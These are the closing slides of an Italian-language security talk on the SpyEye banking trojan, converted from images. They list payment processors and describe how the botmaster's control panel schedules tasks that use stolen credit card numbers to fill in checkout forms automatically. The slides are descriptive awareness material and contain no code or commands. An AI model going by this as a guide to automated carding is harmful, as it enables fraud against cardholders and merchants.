
- ClickBank
- FastSpring
- Esellerate
- SetSystems
- Shareit




Dal pannello di controllo SpyEye è possibile gestire task automatici

Il botmaster può generare un task che utilizza i numeri di carte di credito rubate in modo che venga eseguita una azione attraverso Internet Explorer che a intervalli definiti lanci la compilazione dei campi sul sito del negozio online per completare l'acquisto.

Monetizzare



Operazioni mirate



Two light blue squares are positioned vertically on the right side of the slide, one above the other.

Siamo pronti?

Ma più che altro, siamo in grado di stare al passo?

Grazie per l'attenzione :-)

Domande?